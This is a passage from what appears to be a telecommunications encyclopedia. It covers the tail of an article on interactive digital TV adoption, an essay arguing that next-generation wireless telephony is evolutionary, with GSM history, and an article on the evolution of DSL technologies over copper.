Furthermore, the respondents indicated that the operational capability is the most critical adoption driver for IDTV. The innovation and strategy execution capabilities of the IDTV operators were the second most critical adoption driver, whereas the level of maturity in technological development was considered the least important adoption driver for IDTV commerce. Looking from another perspective, the TV industry is now at a new crossroads in facing the problem of finding personnel with suitable expertise and skills. As a result, forming strategic alliances with other industries is of critical importance. Finally, it is likely that other players such as Internet broadband providers might also enter the digital TV business. Therefore, it is vital for the existing TV industry operators to explore new business models and lower their distribution costs.

Evolution not Revolution in Next-Generation Wireless Telephony

Antti Ainamo
University of Turku (UTU), Finland

INTRODUCTION

Traditionally, design for industry transformed consumers' and other product users' everyday lives in one of two ways: "technology-push" or "market-pull". In technology-push, producers took a given technology or a well-specified technological subsystem, applying it into consumers' everyday lives as true to the original as possible. In market-pull, producers took consumer demand as their point of origin, channeling only those new technologies that consumers demanded (Ulrich & Eppinger, 1995). The traditional trade-off was that technology-push isolated design from consumers and other users, and market-pull isolated it from technology. Now, with technological advances, the market-pull side has developed a wholly new kind of sensibility to mold the evolution of technology. This is because of the multitude and diversity of the kinds of technologies that can be offered to consumers. Besides designing products or services by using front-end planning, products or services can also be designed by using feedback from users and customers, who thus become key "co-producers" (Wikström, 1996). This kind of evolution is not, of course, altogether new. This kind of a strategy of "robust design" (i.e., the market introduction of a new product or service and its flexible adaptation to feedback) can be said to trace at least as far back as Edison. In the case of the electric light, Edison introduced the idea of diffusing the science-based benefits of technology to small businesses and consumer households in a way that was earlier reserved for only "high-tech" and large businesses (Hargadon & Douglas, 2001). The design of innovations that have followed this model include the design of automobiles, computers, and mobile telephones, respectively (Ainamo & Pantzar, 2000; Castells, 1996; Castells & Himanen, 2002; Djelic & Ainamo, 2005; Pantzar & Ainamo, 2004). Ford made the automobile accessible, while General Motors played a role in the 1920's in contributing to the spread of the product platform concept as a basis for mass customization (see Pantzar & Ainamo, 2004, for a review). Apple made personal computers a consumer product. The current "third generation" of mobile telephony is finally bringing on the arrival into consumer homes of what has been called the "information society" (Bell, 1999). Now, there is obviously much interest in, and excitement about, "the next generation" of mobile telephony. Besides researchers who often have held a purely intellectual interest in the issue, many professional or novice engineers have a technological interest. Still other people are financial investors who are interested in the next generation to make money. Consumers and users of phones have an obvious interest in how to "domesticate" third-generation mobile telephony so as to manage their everyday life with a mobile phone and to run and organize their routines. How to approach next-generation mobile telephony? This article provides an overview of how the next-generation of telephony will be more a point in a long chain of evolution than it will be a revolution.

THE REAL REVOLUTION IN WIRELESS TELEPHONY: GOING DIGITAL IN THE 1990s

If there ever was a revolutionary technological discontinuity, it has already occurred and there are few signs of a new one. The revolution occurred in the mid-1990's. The introduction of digital technology into the production, distribution, and reception of the wireless voice signals in the first half of that decade put a new kind of pressure on producers of earlier generations of wireless voice. The passage from analog to digital mobile telephony was a technological change of the most fundamental sort, impacting on such facets of operations as the ramp-up of transmission capability, efficiency of distribution networks, R & D, and the costs bases of all of these. The value and impact of evolution were not only technological. The revolution triggered a process of evolution that had a profound impact on the entire mobile telephony system: from consumption patterns to technological, to productive structures, and, finally, to business models. The market outlook, the operators' typologies, and the distribution systems changed. The audience behavior and the mobile user's status changed, as well as the nature of the medium and its function.

Digital telephony in the 1990's compressed the radio signal, and was thus conducive of a much larger amount of "traffic". Due to the digital signal compression, the use of electromagnetic spectrum and capacity utilization became more efficient than earlier. These factors, in turn, produced a subsequent increase in the number of channels which could be transmitted, as well as an increase in choice options. Thus, with the same quantity of frequencies as before in an analog wireless channel, a service operator could manage a manifold increase in traffic in the digital wireless channel. The new channel capacity increased in a manner that could be cleverly used in a number of ways, allowing for value-added services such as voice mail and "SMS" (Short Messaging Service) messages, for example. The changes in the nature of the signal in moving from an analog to a digital system are summarized in Table 1.

The digital standards of the early 1990's were the beginning of platform-based and modular strategies in the design, production, marketing, and use of mobile phones, to the point that users can, by the 21st century, create their own personalized program set. Technically, interactivity requires the presence of a return channel in the communication system, going from the user to the source of information. Already, interactive programming was a built-in feature of the new standards.

Essentially, the digital system allowed for two kinds of services: services that are "diffusive numerical" (such as Pay per Use, Mobile Video on Demand), and those that are "asymmetrical interactive video" (e-banking, e-shopping, interactive games, etc.). Both of these kinds of services are at the rapidly advancing boundary of mobile telephony.

Besides being hot topics in mobile telephony, the new services are also a hot topic in television, which is only now moving from the analog into the digital era. Mobile telephony has recently been making inroads of mobile telephony into video and television. Rather than immediately focusing on the here and now, let us first focus on the past. One of the key platforms from the start in the 1990's has been the "GSM" standard.

DIGITALIZATION AND STANDARDIZATION: THE CASE OF GSM

The term *Global System for Mobile* telephones (GSM) was adopted by European regulators and mobile telephone producers in the late 1980's to specify and form consensus on the then new digital signal processing and transmission. Earlier analog solutions were running out of capacity. Like other digital networks, GSM was, and still is, based on the transmission of a digitized signal which is transformed into a binary numerical sequence, that is, a succession of 0's and 1's. In the 21st century, GSM is a digital mobile telephone system that is still widely used in Europe and other parts of the world.

GSM uses a variation of Time Division Multiple Access (TDMA) and is the most widely-used around the world of the three digital wireless telephone technologies (TDMA, GSM, and CDMA). For these and other technical details of the GSM, see Table 2.

GSM receives and compresses data, then sends that data down a channel with two other streams of user data,

Table 1. Moving from analog to digital: Immediate and lagged impacts

- Better voice and multimedia quality
- Smaller size of the wireless terminal device
- Challenges in terms of screen size in the smaller devices
- Integration of web technologies with digital wireless, leading ultimately e.g. the wireless application protocol (WAP) standard in1997
- Increased programming options leading to the Nokia communicator (1995), Palm Pilot (1996), and the iPhone (2007)
- Security issues – digital encryption for scrambling programming such as e-mail in order to make service inaccessible to «hackers»
- Easy integration with service provides such as games, public services, image banks, and mobile TV broadcasting networks and broadband telecommunication networks (e.g. B-ISDN)
- 3G spectrum auction and the decline of European competitiveness

each in its own time slot, before decompressing it for the user. In Europe, GSM typically operates at either the 900 MHz or 1,800 MHz frequency band. Orange, in Britain, was set up as an exception to this rule at 1,900 MHz. Thus, GSM networks have, from the mid 1990's, operated at 900, 1,800, or 1,900 MHz.

GSM almost immediately emerged as the de facto wireless telephone standard in Europe, and has made inroads elsewhere. In the United States, T-Mobile and Cingular now operate GSM networks in the United States on the 1,900 MHz band. Around the world, GSM has over one billion users worldwide and is available in 190 countries. Since many GSM network operators have roaming agreements with foreign operators, a user can often use a mobile phone also when outside their home country. Because of this kind of critical mass and potential for increasing returns, GSM has been the platform on which much subsequent evolution has been based.

EVOLUTION ON THE BASIS OF GSM

GSM, together with other digital mobile telephony technologies, has since become a part of an evolution of wireless mobile telecommunication that includes High-Speed Circuit-Switched Data (HSCSD), General Packet Radio System (GPRS), Enhanced Data rate for GSM Evolution (EDGE), and Universal Mobile Telecommunications Service (UMTS), the latter being what is commonly known as "third generation mobile telephony". The evolution has been enabled because a digital signal is transmitted via a combination of several transmission media such as trunk and cellular networks.

Nonetheless, it may bear pointing out that bit-based ("0/1") transmission can take place via two main modalities:

- Wireless, which means using airwaves or the satellite; and
- Via wire which, in turn, can be either the traditional copper coaxial wire or the optic fiber innovative wire. Here, other media for wireless information and communication technology such as satellites, cable networks, terrestrial broadcasting channels and other media, and MMDS (Multipoint Microwave Distribution System) exist. Hence, the operators may (or may not) have a wire-based system for trunk networks, even when the "last mile" is wireless. The two different kinds of digital transmission (wireless or wired) are at the disposal of operators, whatever standard they follow.

All the wireless standards have some common phases such as:

- **Phase 1:** sound (and/or image) encoding and multiplaction or regrouping/combining by packages, a common system to supply the user with information on service configuration (SI – Service Information);
- **Phase 2:** external adapter for error protection; and
- **Phase 3:** channel adapter (internal encoding and modulation).

The common wireless elements guarantee a high level of compatibility among the commercial type "IRDs" (Integrated Receivers/Decoders) service providers and users along the various standards. The user

Table 2. The GSM standard

Mobile Frequency Range	Rx: 925-960; Tx: 880-915
Multiple Access Method	TDMA/FDM
Duplex Method	FDD
Number of Channels	124 (8 users per channel)
Channel Spacing	200kHz
Modulation	GMSK (0.3 Gaussian Filter)
Channel Bit Rate	270.833Kb

may not know much about standards or their differences, but they will receive a digital signal through a digital adapter built into their "phone" or wireless terminal device. Their wireless terminal device constitutes the primary interface between them as the subscriber and the numerical services' distribution system of the service provider.

As many mobile telephones become true multimedia devices, each device will have to carry out a relevant number of new functions to run and to manage numerical communication between the service center and the user's terminal device to select and process the voice-image signal and billing details relating to the chosen service. Furthermore, the terminal device will require friction-free access control from one service and billing cost to another. Should the service operator's information system consider that the terminal voice is in the wrong hands due to loss or theft, the system can lock the phone, taking it effectively out of service.

The encoding systems which are used are divided in two main categories. The first category includes encoding systems that are *proprietary*, in that the *service provider* controls the whole value chain of the entire system. For example, Apple Computer has recently tried to convince its customers that an iPhone manufactured by a third party or some other kind of device similar to the iPhone may not function to provide iPhone services. Similarly, Orange in Britain was, from the start, set up in a model where the terminal device would work only in the 1900 MHz, making an Orange nonoperational in any other network, and vice versa. When such measures are successful, the moment a user owns a proprietary terminal device, they are tied to the supplier or broadcaster of certain types of programs. Then, on the other hand, there is the "open source" kind of wireless terminal device that a user can buy in any store, open to different possible service providers, characterized by the simple SIM card which can be inserted to or otherwise close by the battery. Modern SIM cards can be smart cards, becoming increasingly like an identity card and credit card in one.

NEW WAYS OF USE

Consumers and business users are already storing, transmitting, and make extensive use of knowledge in a digital form. These new technologies provide hope of overcoming scarcity. Unlike goods during the industrial age, "information" is not "used up" (Bell, 1999). Unlike services in the transportation age, (railroads, highways, etc.), the infrastructure of the new information society is "communication" (cable, broadband, digital TV, optical fiber networks, combining data, text, voice, sound and image - see Ainamo & Pantzar, 2000).

Within this context, based on their backgrounds and inclinations, some users have a greater capacity to read and comprehend new applications. They quickly develop an ongoing relationship with any new technological application and know how to use it. In order to further grow their personal capacity to experience and integrate ever new applications into their everyday lives (Pantzar, 1996), they create their own models about how to experience and interpret the applications (Pulkkinen, 1997). They are "co-producers" (Wikström, 1996) whose models attach new meanings to applications (Djelic & Ainamo, 2005; Jensen, 1996). The models that the co-productive consumers create become the seed of future standards for industry. In the information society where the consumer for the first time truly is king, these consumers take on new technological possibilities in mobile phones, motion-based simulators, interactive games, videos, mobile TV, and mobile movies, to name just a few areas of application, to create themselves and for others wholly new genres of experience (Ainamo & Pantzar, 2000).

Not all consumers and users will be the same. The fact is that many users have limited capacity to comprehend new technologies when they first encounter them. They have little experience with which to build the initial link between their needs or wants and the technology's potential (Gershuny, 1992; Pantzar, 1997, 2000). They look into the past for established models of use for guidance on how to experience and interpret new applications (Brown & Duguid, 2000; Hargadon & Douglas, 2001). They treat technologies as unreliable and unnecessary extras. Or they only use them for entertainment. The more there are consumers of these two latter kinds, the more society strays away from rationality and from such ideals of the information society as infotainment and transactions (Ainamo & Pantzar, 2000).

CONCLUSION

The passage to digital phone was a technological revolution of the widest range from the standpoint of transmission capability, of efficiency of distribution networks, of voice and multimedia quality, of flexibility, and of a variety of performances. Since then, mobile telephony has been evolving into a wireless terminal devices field, with use expanding also beyond traditional fruition. The developments have, since the mid-1990's, been evolutionary rather than revolutionary, and will in all likelihood continue be evolutionary rather than revolutionary for the foreseeable future, that is, for the next few generations of mobile telephony. Standards, companies, services, and designs that build on earlier evolution, develop critical mass, and are robust enough to allow for subsequent evolution will probably be winners in both the short and the long term. Standards, companies, and services that do not build on, or allow for, evolution but nonetheless develop critical mass can be winners in the short-term.

The issues discussed in this article offer implications and challenges to businesses, governments, and the user community alike. Across these sectors, greater emphasis is placed on the technology migration to improving the quality of life in developing countries, without compromising on competitiveness, as well as new kinds of services businesses based on digital and wireless standards.

KEY TERMS

Analog Voice: Data represented by physical quantity that is continuously variable and proportional to the data

Broadband: A high capacity of voice and/or data transmission, enabling many communications at once and/or applications such as video that demand much capacity

Co-Production: Development of product, service, system, or software so that user or consumer participates actively in the process of development

Digital Wireless Technology: The term adopted by the ITU to describe its specification for generations of wireless services that build towards broadband; digital wireless technology encompasses many different technologies that operate simultaneously in a digital wireless network, such as 2G, ERPS, and 3G.

Evolution: The unfolding of a process of change in a certain direction; a process of continuous change from a lower, simpler, or worse to a higher, more complex, or better state; the process of working out or developing

Generation: Type or class of product, service, system, and software, usually in comparison to an earlier type

Robust Design: A product, service, system, or software concept that leaves open many details of final form(s) of the product, service, system, or software

Evolution of DSL Technologies Over Copper Cabling

INTRODUCTION


A variety of digital technologies can be used for effective implementation of access networks in fast growing (global) markets. The relative challenge becomes of greater importance, due to the extended penetration and the wider (technical and business) adoption of the much-promising broadband perspective (Chochliouros & Spiliopoulou, 2005)**.** Regarding the four different (and actually "primary") media that can be used to reach several categories of end-users *(*namely, copper, fiber, air, and power lines), Figure 1 demonstrates possible alternatives that can currently be used in all related cases.

BACKGROUND

Transmission Technology Over Copper

Technological development and scientific evolution, the rapid growth of the underlying (converged) markets and potential exchange of experiences at international level, all require the proper update and/or "transformation" of the corresponding broadband strategies, in multiple instances (European Commission, 2004). However, the immediate success of any potential broadband technology and its effective market implementation: both depend on separate factors, originating from different thematic areas, such as properly implemented regulatory prerequisites/conditions for support of

Figure 1. Available access technologies




healthy competition, liberalization, and innovation perspectives; strategic priorities for further development; current scientific/technical achievements and/or trends for the promotion of innovation and digital-based convergence; socioeconomics (e.g., economic health, cultural context, political will, international cooperation, funding possibilities, and promotion of education); and sociogeographics (e.g., population density, climate, and topography). In such a "multidimensional" context, due to an extended variety of reasons, of major importance becomes the role performed by the family of the "xDSL" technologies, which are now at the frontline of numerous business efforts to provide adequate broadband capacity (European Commission, 2006).

Digital Subscriber Line (DSL) refers to a set of similar technologies that facilitate the transmission of digital data over copper "twisted pair" cable, without amplifiers or repeaters and without the need for conversion to analogue. This kind of technology has been evolved in order to provide increased bandwidth over the "last (or first) mile" between the customer and the first node within the underlying network, which is typically the local telephone exchange. In this particular context, the extended use of "broadband" connections can open up huge possibilities for market deployment, and so constitutes a "concrete" evidence of the promises of the wider "information society" (Chochliouros & Spiliopoulou, 2003). More specifically, recent competitive policies promoted by the European Commission and covering the scope of the European Union, like the specific one of the "unbundling of the local loop" ("ULL") constitute an important factor that affects DSL roll-out, and certainly any technology that capitalizes on xDSL-existing technical solutions (Chochliouros, Spiliopoulou, & Lalopoulos, 2005).

DSL is currently the predominant access technology in the European Union (EU), and in many countries in the global as well. DSL has increased its importance as the main leading technology at the expense of cable and other technologies (OECD, 2003); its share of fixed broadband lines in 2005 was 80.4%, compared to 16.8% of lines provided by cable and 2.8% by other technologies (Fibre-to-the-Home (FTTH), satellite, wireless local loop (WLL), leased lines, power-line communications (PLC), and so on). More specifically, according to latest European Community estimations, in 2006, DSL reached approximately 85% of households (Commission of the European Communities, 2006). In such approaches, DSL coverage denotes the percentage of population, depending on appropriately equipped switches. However, the exact definition of "DSL coverage" includes individuals and businesses located too far away from the switches to be reached, overestimating any effective coverage.

Given the predominance context of the corresponding delivery technique (at least for the case of the EU market), the figure for the availability of DSL can be taken as a good proxy for the general availability of broadband. Higher bandwidth can be achieved through advanced modulating techniques, which overlay a digital data stream onto a high-speed analogue signal (Starr, Sorbara, Cioffi, & Silverman, 1999). Figure 2 provides a generalized view of the basic structure of the DSL access technology. In the one end of the local loop exists a modem based on xDSL or a router in the end-user premises (home/office), and in the other end of the loop exists a multiplexer on the provider's premises, which is called DSL Access Multiplexer (DSLAM). This is the "cornerstone" of the DSL solution and is used to interconnect multiple DSL users to a high-speed backbone network. In upgraded networks, the DSLAM connects to a suitable infrastructure (occasionally through appropriate Internet services providers, or ISPs) that can aggregate data transmission at gigabit

Figure 2. A generalized depiction of the DSL access technology



data rates. At the other end of each transmission, a DSLAM de-multiplexes the signals and forwards them to appropriate individual DSL connections. In addition to handling traditional circuit switched applications, the DSLAM is designed to process packet-based data, necessary for Internet Protocol (IP) routing.

Existing DSL Solutions

There are various types of DSL solutions (*http://www.dslforum.org/*), the most significant of which (in terms of market adoption-usage) are described as follows:

- **HDSL (high bit-rate DSL):** It was the first version to be developed. It is a "symmetrical" DSL where an equal amount of bandwidth is used for transmission into and out of a user's premises (ITU, 1998). It has been used for wideband digital transmission within a corporate site and between the network provider and a customer. This has also evolved into SDSL (Symmetrical DSL) which represents a viable substitute to a leased line for businesses sending and receiving large amounts of data. It is similar to HDSL with a single twisted-pair line, carrying 1.544 Mbps (U.S. and Canada) or 2.048 Mbps (Europe) each direction on a duplex line. It's symmetric because the data rate is the same in both directions.
- **VDSL (very high-bit-rate DSL):** It provides very high bandwidth asymmetrically, namely, up to 26-52Mbps in one direction and 2-3Mbps in the other. However, this speed is limited to copper lines up to 300 meters in length (ETSI, 2005). In the future, it may be suited to businesses and residences benefiting from a Fiber-To-The-Curb (FTTC) network or those situated very close to the local exchange. It constitutes an access technology that exploits the existing infrastructure of copper wires that were originally deployed for plain old telephone service. It is envisioned that VDSL may emerge somewhat after ADSL is widely deployed, and will coexist with it. The transmission technology in some environments is not yet fully determined, but when these issues are resolved, this specific technology may be part of the next generation of high-speed user access equipment (ANSI, 2004). At such speeds, full convergence with broadcast television (supporting high definition TV) and video streaming will be possible, in addition to fast Internet access and telephone. However, VDSL moves away from the basic premise of DSL as a local loop technology, and the level of investment required for such a new infrastructure is currently significantly high, if compared to similar alternatives.
- **G.Lite:** A low cost ADSL version which overcomes the need for signal splitter equipment in the home, and which, *in theory*, "eliminates" the need for a technician to visit each separate user's home to install equipment. It offers high-speed, always-on data transmissions across existing copper phone lines at speeds up to 1.5 Mbps downstream and 512 Kbps upstream. G.Lite allows voice and data traffic to transmit simultaneously and does not require the use of splitters (ITU, 1999). The trade-off however, is lower bandwidth offered. In practice, up to now, there have been some technical difficulties which have held up the roll-out of this type of DSL in the marketplace.
- **ADSL (asymmetric digital subscriber line):** This is the form of technology currently being offered to the majority of the global market, and it is designed to maximize bandwidth over the longest possible distance (ITU, 2005b). It is called "asymmetric" because most of its bandwidth is devoted to the downstream direction, sending data to the recipient-user; however, only a small portion of bandwidth is available for upstream or user-interaction. This form of DSL technology has been evolved because a higher-speed signal is more reliably transmitted from the local exchange to the remote location than could be achieved in the other direction: This is due to the effects of cross-talk and attenuation, which are more prevalent at higher amplitudes and frequencies, and explains why the lower frequencies are practically used for the upstream path.

Table 1 presents a summarized overview of basic features among existing DSL technologies and a generalized comparison between them, by focusing on results obtained from real market cases (ANSI, 2004; IEEE, 2002, 2004; OECD, 2003; Starr, Sorbara, Cioffi, & Silverman, 2003).

E

Table 1. Comparison among existing DSL technologies

Type of DSL Technology	Downstream speed	Upstream speed	Number of copper pairs used	Distance
ADSL	2-8 Mbps	16-640 Kbps	1	5,5 km
HDSL	2 Mbps	2 Mbps	2	4 km
HDSL2	2 Mbps	2 Mbps	1	4 km
SDSL	768 Kbps	768 Kbps	1	3 km
VDSL	13 Mbps 52 Mbps	2-3 Mbps	1	1.317,60 m 304,80 m

Usage of Copper-Based Transmission Equipment in the Market

Due to a variety of reasons, copper infrastructures can still remain a "business convenient" means for all market actors involved in electronic communications activities (London Economics, 2006).

For an existing market operator trying to enlarge his businesses targets beyond the area of traditional (voice) services, in order to reach new customers, raise average revenue per user and expand his strategic choices over the digitally converged multimedia-based level of activities, the possibility to offer broadband services over the "old" copper-based access network is more than compelling. In particular, such an option provides immediate commercial benefits and further enhances any operator's strategic view for rapid exploitation of market opportunities in liberalized and competitive environments (European Commission, 2006).

For a new "entrant," it is also fascinating to avoid extensive constructive works and exploit the existing infrastructure with (probably) a small fee to the incumbent operator. In such a case, the "newcomer" has the opportunity to reach directly to a significant "portion" of the market, by immediately offering services-facilities.

In general, existing copper-based transmission equipment is divided in two families (i.e., private network equipment and public network equipment). These kinds of equipment have completely different operating environments and governing regulations, as well as very different physical channels and noise environments. Moreover, existing copper-based transmission equipment LANs (Local Area Networks) equipment consists of the two subsequent main categories:

- 1000-Base-T equipment (IEEE, 2002)—capable of delivering 1Gbps over specific wiring (Category 5) of fibre optics typical for private networks (and fiber-based networks), but nonexisting in public networks, due to the extremely high costs of installation activities.
- 100-Base-T equipment (IEEE, 2002)—capable of delivering 100 Mbps over voice grade copper up to 100m. This sort of equipment is widely deployed in private networks; however, it falls short of meeting the public network's requirements in two substantial manners:

  a. The 100m reach is well below the length of typical public networks, even when secondary networks with optical network units (ONU) are deployed deep into the access network.
  b. This equipment is nonstandardized, at the global level, and spectrally incompatible with much of the legacy equipment already deployed, such as ADSL and VDSL. This severely limits the possibility of using the equipment in the regulated public networks. Furthermore, the deployment of such equipment in the access network is not quite conformant to the framework requirements imposed by the current unbundling policy of the European Union (Chochliouros & Spiliopoulou, 2002).

The spectrally compatible "alternative" for transmission over the public network is the DSL technology. Current state-of-the-art transmission of data packets over access network loops provides up to 52 Mbps downstream and 26 Mbps upstream. In fact, the public network equipment (also known as the "*DSL equip-*

ment") has to meet very different requirements: It has to be spectrally compatible with all related legacy equipment and, consequently, it is subject to several regulatory limitations, particularly in terms of spectral allocation. It typically operates over voice grade copper which is much worse than "*category 5 cabling*" which is typically used in LANs. In addition, the length of the existing access network loops is much more than 100m, with the distance of 300m considered as the lowest limit for secondary network loops, due to economic feasibility and costs of fiber deployment. The most advanced physical layer access technology is the VDSL (ETSI, 2003), that can specify transmission at symmetric rates up to 26 Mbps. VDSL equipment can achieve 50 Mbps only on lines without any interference, which is translated actually to a throughput of less then 30Mbps. It is anticipated that the next generation equipment will make the performance of 50 Mbps achievable and more robust. (However, this achievement is still below the 100 Mbps used for current generation LANs up to 100m.)

Crosstalk is the main impairment in DSL systems. There are currently two types of crosstalk, namely FEXT (far-end crosstalk) and NEXT (near-end crosstalk). They are represented in Figure 3 (Ginis & Cioffi, 2002).

NEXT is usually stronger since it comes from sources close to the receiver. However, proper duplexing schemes such as frequency division duplexing (FDD) or time division duplexing (TDD) completely eliminate NEXT. If all lines are coordinated (i.e., connected to one single operating unit, namely the central office-CO), NEXT can easily be removed on that side since all the signals sent to the other lines, and which create NEXT, are known. Inversely, when the lines are not coordinated (as it is usually the case at the customer premises equipment (CPE)), such a suppression is not possible. So, if NEXT is present, other techniques are needed.

FEXT is usually weaker; however, it is the dominant impairment in FDD DSL systems, especially ones operating above 1MHz where echo cancelled transmission is typically not used (except for Ethernet in private installations). Once again, the situation is different at the CO and at the CPE. Hence, FEXT is treated differently in downstream and upstream. In downstream, the transmitters of the different lines are coordinated, which enables some kind of pretreatment of the signals to avoid FEXT. At the receiver, only the signal from the line of interest is available. Thus, the possibility of using crosstalk cancellation techniques is limited in downstream. In upstream, it is the opposite situation: The receivers are coordinated, but the transmitters are not. Consequently, the possibility of precompensation is significantly limited; however, some joint processing at the receiver can cancel crosstalk. In some cases, multiple lines can be hired by a single customer, several lines can be coordinated at the CPE side, and more advanced crosstalk suppression techniques can be used.

FACING FUTURE DEVELOPMENT

In the last years, we can see a strong convergence of public networks and private networks technology. This stems from the need to provide seamless connectivity to corporate LANs, in order to enable efficient telecommuting and remote LAN services. To this aim, the Institute of Electrical and Electronic Engineers (IEEE)

Figure 3. DSL crosstalk environment




Figure 4. Evolution of xDSL technology




has worked for the standardization of the Ethernet in the access network (IEEE, 2004). The proposed standard considers both optical- and copper-based physical layers. More specifically, the copper physical layer is based on enhancements of current VDSL, SHDSL, and possible ADSL standards, and has a target rate of 10 Mbps over 750m loops and 2 Mbps over 2.700m. Simultaneously, the ETSI (European Telecommunications Standards Institute) Transmission and Multiplexing Committee has recently approved a newest version of the VDSL standard (ETSI, 2005).

While standardization activity (as previously expressed) targets the provisioning of 10 Mbps services over the access network, it is anticipated that this bandwidth is "insufficient" for "true" multimedia services, from remote LAN and SOHO (small offices, home offices) connectivity to video-on-demand. Therefore, it can be expected that the strong need for 100 Mbps can be the "driving force" to develop the next generation access technology. Initial steps in this direction are currently performed outside the EU with the aim to get better characterization of vectored transmission techniques.

From the previous technical approaches, the Cu-based ones are currently the "prime" solutions for residential and SOHO broadband access. Current evolution of the xDSL family of technologies is shown in Figure 4. It can be very easily observed that, through the relevant fast evolving process, increasingly higher bit rates can be offered.

More specifically, from the 8 Mbps Downstream/1 Mbps Upstream of ADSL, it is possible to obtain up to 24 Mbps Downstream/1,2 Mbps Upstream for the recent versions of ADSL2 (ITU, 2005a), and ADSL2+ (ITU, 2005b). The latter can practically double the bandwidth used to carry data.

In fact, both versions ADSL2/2+ add new features and functionality targeted at improving performance and interoperability, and adds support for new applications, services, and deployment scenarios. Among the changes are improvements in data rate and reach performance, rate adaptation, diagnostics, and stand-by mode, to name a few.

Towards the same objective, the latest version VDSL2 (ITU, 2006) can finally provide 100 Mbps symmetric (up to 500m from central office-CO) and 50 Mbps Down/25 Mbps Up (at 1 Km distance from CO), thus offering a massive tenfold increase over the more common ADSL. Essentially, it allows so-called "fibre-extension" bringing fibre-like bandwidth to premises not directly connected to the fibre-optic segment of a telecommunications company's network.

However, VDSL2 deteriorates quickly from a theoretical maximum of 250 Mbit/s at "source" to 100 Mbit/s at 0.5 km and 50 Mbit/s at 1 km. At longer distances VDSL2 degrades at a much slower rate from there, and still outperforms VDSL. Starting from 1,6 km distance from the central office, VDSL2's performance is equal to that of ADSL2+.

Beyond the higher bit rates, symmetry has also advanced through time. Finally, support for both synchronous transfer mode and packet transfer mode are also included in the VDSL2 standard. The introduction of Packet Transfer Mode will lead to Ethernet being the basic technology for broadband access networks. Essentially, Ethernet is being used as the basic technology in the final access network, and this will lead to new network architecture. The large installed base of more than 300 million Ethernet ports and the exact standardization of the appropriate supporting protocols (Tolley, 2002) promote Ethernet's choice for metropolitan networks. The trend continues—a shift in the service requirement by the Metro customers and providers from voice-based service to IP/data is mainly driven by the Internet traffic that begins and ends as IP and Ethernet. Many network operators are looking for a uniform access technology over the first mile from the customer location to the point of presence (POP). Choosing Ethernet makes most sense, since it is most affordable, and the solution is future proof, offering solutions to the POP regardless of the backbone technology.

The ever-increasing demand for bandwidth in the access network can be addressed in a number of ways. The expensive solution is the deployment of new fibre-to-the-home infrastructure (FTTH). Less expensive alternatives include hybrid fibre-copper solutions, which use copper over the last segment of the access network, as in fibre-to-the-basement (FTTB) and fibre-to-the-curb/cabinet (FTTC) architectures. With these architectures, wherein the copper infrastructure is used only over the last mile, VDSL and its extensions (also including the "U-BROAD" (ultra-high bit rate) technology that is demonstrated in Figure 4; (http://www.metalinkbb.com/site/app/UBoard_technical_approach.asp) are "properly suited" solutions of choice (Starr et al., 2003).


Current state-of-the-art transmission of data packets over access network loops can provide up to 52 Mbps downstream and 26 Mbps upstream (ANSI, 2004; ETSI, 2003). Moreover, as already mentioned, these high rates are currently limited to 300m wires, and in practice, "translate" to an actual throughput of less than 30 Mbps in realistic deployment scenarios. While the reach is sufficient in the case of FTTB architecture, there is a strong need to increase the rates performed, mainly to guarantee more reliable opportunities for transmission of multimedia-based content. The way to increase rate in DSL technology over a single pair is twofold: using improved coding, and enhancing the overall interference environment via the incorporation of appropriate spectral coordination.

In any case, the appropriate usage of new techniques for efficient spectrum utilization together with coding, bonding, and noise cancellation, can thus create the way to provide efficient connectivity of beyond 100 Mbps data rates in the downstream direction and (at least) 50 Mbps in the upstream direction over longer loops. This objective can be taken into account in parallel with both development and implementation of a suitable physical layer transceiver, considering, *for example*, the multiple benefits of the VDSL2 (*or any alike*) technology. Such a transceiver should be expected to support higher modulation QAM (Quadrature Amplitude Modulation) capable of using the allocated spectrum dynamically, with advanced coding transmission, together with advanced vectoring, spatial modulation, and accurate equalization techniques for operation over bonded channels, so that to allow reduced crosstalk into adjacent lines (Ahmed, Gruber, & Werner, 1995; Zheng & Cioffi, 2001).

To allow the development of such a physical layer, there will be a need to expand new techniques and to enhance some other state-of-the-art signal processing and communications algorithms, so that they will be able to cope with the underlying copper infrastructure. Among these potential techniques the most characteristic ones are: (1) noise cancellation and vectoring techniques for single carrier modulation; (2) advanced coding, including space-time codes over copper; and (3) advanced spectrum allocation and coordination techniques capable of better and equal allocation of bandwidth to the different users. In addition, to obtain better estimation of the capacity of the multi-channel systems, it may be necessary to perform channel estimation and modeling of multi-pair crosstalk.

The improved bit rates offered by the VDSL2 and the U-BROAD technologies come at the expense of reduced coverage. Therefore, extra care will be given to their corresponding deployment strategies. They can be used either from the CO, or alternatively, can be installed in street cabinets or even inside multitenant buildings. In the later two cases, technologies like Fibre-to-the-Cabinet (FTTC) or Fibre-to-the-Premises (FTTP) could be used to complete the connectivity to the CO. Beyond the physical location, careful consideration should be given when these technologies

Figure 5. U-broad technology system architecture



have to be deployed and integrated in the same copper cable plant with the existing ADSL2/2+ technologies. In such a case, significant cross-talk noise problems can arise. Although VDSL2 is spectrally compatible with ADSL2/2+ when both are employed from the CO, problems arise when they coexist on the same cable, but the two are installed in different physical locations. A typical example is a CO ADSL2+ network, in which VDSL2 is deployed in street cabinets. The already attenuated ADSL2+ signal will interfere with a strong VDSL2 signal injected further down in the network (at the street cabinet), and the effects on the ADSL2+ service can then be detrimental, due to the presence of Near-End and Far-End Cross Talk (NEXT, FEXT) noise (Agapiou, Doukoglou, et al., 2006). Figure 5 demonstrates the fundamental architecture of the U-BROAD technology.

When VDSL2 (or U-Broad) technologies coexist with ADSL2+, the VDSL2's Power Spectral Density shaping capabilities should be used. VDSL2 allows for a number of alternative ways of setting up the band plans and of using them, and is more flexible than ADSL2+ in this respect. The need for PSD shaping arises only over the ADSL2+ band (up to 2.2 MHz)—for frequencies above 2.2MHz the full VSDL2 power can be used (ITU, 2006).

The extra bit rate offered by innovative technologies like U-BROAD and VDSL2 can be used to deliver "triple-play" service bundles. (Triple-Play being Internet, voice, and IPTV). In fact, ADSL2/2+ is adequate for triple-play service offering; however, limitations arise when the IPTV offering should be HDTV. Furthermore, when multiple HDTV streams should be offered simultaneously, even more bandwidth is required.

